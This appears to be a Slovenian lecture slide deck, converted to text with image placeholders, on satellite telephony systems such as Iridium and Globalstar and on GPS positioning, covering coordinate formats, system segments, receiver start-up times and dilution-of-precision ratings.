

- leta 2001 ponovno oživetje projekta s kapitalom 6 mrd. \$
  - današnje tržišče obsega 320.000 uporabnikov po celem svetu
- 66 LEO satelitov na višini 780 kilometrov s hitrostjo 27340 km/h
  - pokrivanje celotne zemeljske oble s skoraj polarno tirnico
  - za celoten prelet Zemlje potrebuje satelit samo 100 minut



HighSpeedSat

## ■ Vrste storitev

- govorne in podatkovne storitve
  - delovanje s hitrostmi od 2.2 do 3.8 kbit/s
  - omogočen prenos IP do 10 kbit/s
  - dosežena latenca 1800 ms
- sporočilne in enosmerne paging storitve
  - pošiljanje SBD (Short Burst Data)
  - sporočila <2 kB s časom prenosa od 6 do 22 sekund






# Globalstar

- **Začetek uporabe leta 1999, iste začetne težave kot Iridium**
  - 48 LEO satelitov na višini 1414 km z nagibom 56 stopinj
  - današnje tržišče obsega preko 320.000 uporabnikov

- **Vrste storitev**

- preusmeritev klica
- zapora za klice
- klic v sili
- prenos kratkih sporočil (SMS)
- telefonski predal (VMS)
- prenos faksimilnih sporočil
- prenos podatkov do 56 kbit/s
- čakajoči klic
- zadržanje zveze






- **Regionalni ponudnik satelitske telefonije z GEO sateliti**
  - postavitev sistema do leta 2008 s cca. 360.000 uporabnikov
    - pokrivanje “sumljivih” dežel: oprijeto ime “the terrorists phone of choice”

- **Vrste storitev**

- govorne storitve
- prenos kratkih sporočil SMS
- prenos podatkov
  - 9.6 kbit/s za podatke in faks
  - 60/15 kbit/s DL/UL za GmPRS podatke
  - 144 kbit/s z uporabo prenosnih terminalov
- podpora GPS na vseh terminalih
- podpora več storitvam: predal, WAP, “Prayer service”
- klici v sili z natančnim sporočanjem lokacije







# Prednosti in slabosti sat. komunikacij

## ■ Prednosti

- pokrivanje zelo velikih geografskih območij
- premoščanje nepokritih področij
- cenovna politika neodvisna od razdalje oz. lokacije klica
- možnost sprejema broadcast sporočil
- kopica možnih storitev s področja zaščite in reševanja

## ■ Slabosti

- veliki stroški vzpostavitve sistema
- motnje v komunikaciji in zakasnitve
- zasedenost frekvenc in tirnic
- v večini potrebna vidnost prostega neba
- slaba razpoložljivost terminalne opreme in dostopa do tehnologije






# Satelitsko lociranje in navigacija

## ■ Lociranje, navigacija in ... mobilni prenos podatkov

- lociranje: kje sem, kje je ...; X=14.489806, Y=46.046645, Tržaška 25, Ljubljana
- navigacija: kako priti do ...; oddaljenost 130 metrov, čez 50 m zavijte levo
- brezžični prenos podatkov: izboljšanje natančnosti, aktualni zemljevidi ...






# Zapisi koordinat

## ■ Zemljepisna dolžina oziroma longituda

- smer vzhod-zahod, obseg med  $-180^\circ$  in  $+180^\circ$
- Greenwich – glavni meridian  $0^\circ$



## ■ Zemljepisna širina oz. latituda

- smer sever-jug, obseg med  $-90^\circ$  in  $+90^\circ$
- ekvator – zaznamuje izhodišče  $0^\circ$



## ■ Formati zapisov

- WGS-84
- Gauss-Krüger (D-48)
  - ravninske koordinate
  - elipsoidne koordinate
  - decimalni zapisi




Upodobitev ukrivljene Zemeljske ploskve v ravnini

Državni k.s. Gauss-Kruegerjev

$P (Y, X, H)$  – ravninske koordinate

$P (\varphi, \lambda, h)$  – elipsoidne (geografske) koordinate



(c) Geoservis, d.o.o.


(c) Geoservis, d.o.o.



# Nabor satelitskih lokacijskih sistemov

## ■ Predstavniki

- **TRANSIT (predhodnik sistema GPS)**
  - sistem, ki je bil v delovanju od 1960 do konca 1996
- **NAVSTAR - GPS (Global Positioning System)**
  - zasnovan v začetku 70-ih let s strani ameriške vojske
- **GLONASS (Global'naya Navigatsionnaya Sputnikovaya Sistema)**
  - zasnovan v 80-ih letih s strani Sovjetske Zveze kot protiutež GPS-u
- **WAAS (Wide Area Augmentation System)**
  - dopolnilni sistem sistema GPS/GALILEO
- **GALILEO**
  - evropski civilni sistem navigacijskih satelitov predviden v letu 2013
- **Beidou/COMPASS**
  - kitajski civilni sistem MEO/GEO satelitov, predviden v letu 2015
- **QZSS (Quasi-Zenith Satellite System)**






# Sestava sistema GPS

## ■ Vesoljski segment

- 24 do 32 satelitov od I. 1995 (26.2.2008 - PRN32)
- 20.200 km visoko nad zemljo (26.600 km nad središčem)
- razvrščeni so v 6 orbitalnih ravnin
- Zemljo obkrožijo v 11 urah in 58 minut s hitrostjo 3.88 km/s
- nad obzorjem so vedno vidni vsaj 4-je sateliti




## ■ Kontrolni segment

- glavna kontrola je v ZDA
- nadzor satelitov
- posodabljanje informacij

## ■ Uporabniški segment

- uporabniški sprejemniki različnih oblik





# GPS sateliti in sprejemniki

## ■ GPS sateliti

- imajo vgrajene 4 natančne atomske ure
  - zamik za 1 sekundo v 300k letih (Cs, Rb)
- ves čas oddajajo signale, ki vsebujejo
  - položaj satelita in točen čas
  - stanje satelita in atmosfere ipd.



## ■ GPS sprejemniki


- vsebujejo navadne elektronske ure
- občutljiv sprejemnik z anteno
- so različnih izvedb in oblik
- cenovno dostopni






# Potreba po sprejemu vsaj 4 satelitov

- Primer za 2-D sistem (samo za ravnino, list papirja)
  - “JOJ, IZGUBIL SEM SE. MI LAHKO PROSIM POVESTE, KJE SEM?”



## 3D: PRESEK

- DVEH KROGEL = KROŽNICA
- TREH KROGEL = 2 TOČKI




- ŠTIRIH KROGEL = 1 TOČKA



# Določitev položaja


- **Osnova za določitev položaja je merjenje razdalje do satelitov**
  - lokacije satelitov so znane iz oglaševanj njihovih oddaj
    - uporaba almanaha in efemerid
  - razdalja se v sprejemniku določi z meritvijo časa potovanja signala
    - razdalja  $d$  = čas potovanja signala do sprejemnika  $\times$  hitrost svetlobe
  - meritev časa mora biti zelo natančna in stabilna
    - napaka 1  $\mu$ S povzroči napako 300 metrov



(c) Geoservis, d.o.o.

Štiri neznanke:  
X, Y, Z, T

Za 3D položaj  
potrebujemo 4  
satelite




(c) Geoservis, d.o.o.



# Zagon sprejemnika GPS

## ■ Čas do prve določitve lokacije TTFF (Time To First Fix)

- hladni zagon (Cold Start) > 60 s
  - pred določitvijo lokacije mora dobiti še almanah
  - celoten almanah se sprejme v cca. 15 min
  - ni znane lokacije, ure, efemerid
- topli zagon (Warm Start) od 30-45 s
  - almanah je shranjen in znan
  - zadnja lokacija je znana na 100 km
  - čas je znan na  $\pm 30$  minut UTC
  - efemeride niso veljavne (> 2h)
- vroč zagon (Hot Start) – nekaj sekund
  - podatki o satelitih so shranjeni in veljavni
  - zadnja lokacija je znana in blizu trenutne
  - čas je znan



### Izhodišče za izračun TTFF:

- 32 kanalov (C/A kod)
  - 2046 faz korelacije (zamiki)
  - 20 korakov frekvence (Doppler)
  - trajanje enega pregleda 1ms
- $(32) \times (2046) \times (20) \times 1\text{ms} = 1309 \text{ s}$
- 12 kanalni sprejemnik zahteva:
- $(1309) / 12 = 109 \text{ sekund}$



# Vpliv razporeditve satelitov

## ■ Odstopanje natančnosti DOP (Dilution of Precision)

- dobesedni prevod: slabljenje oz. redčenje preciznosti

## ■ Vrste identificiranih odstopanj

- HDOP: horizontalni DOP

- VDOP: vertikalni DOP

- PDOP: pozicijski DOP

- $PDOP = \sqrt{d_x^2 + d_y^2 + d_z^2}$

- TDOP: časovni DOP



- GDOP: geometrijski DOP

- $GDOP = \sqrt{PDOP^2 + TDOP^2}$

## ■ Odvisno od postavitve satelitov

- zaželena enakomerna porazdeljenost

DOP	Ocena	Opis
1	Idealno	Najvišja stopnja, namenjena aplikacijam z najvišjo zahtevo po natančnosti.
2-3	Odlično	Natančnost zadostuje vsem razen najbolj zahtevnim aplikacijam.
4-6	Dobro	Najnižja vrednost za poslovne odločitve, še vedno dovolj za zadovoljivo cestno navigacijo.
7-8	Zmerno	Meritve lokacije se lahko uporabijo za nadaljnje izračune, ki natančnost izboljšajo.
9-20	Zadostno	Lokacijski odčitki niso dovolj zanesljivi, možna le uporaba za določanje območja.
21-50	Slabo	Meritve niso zanesljive za uporabo izmerjenih koordinat.





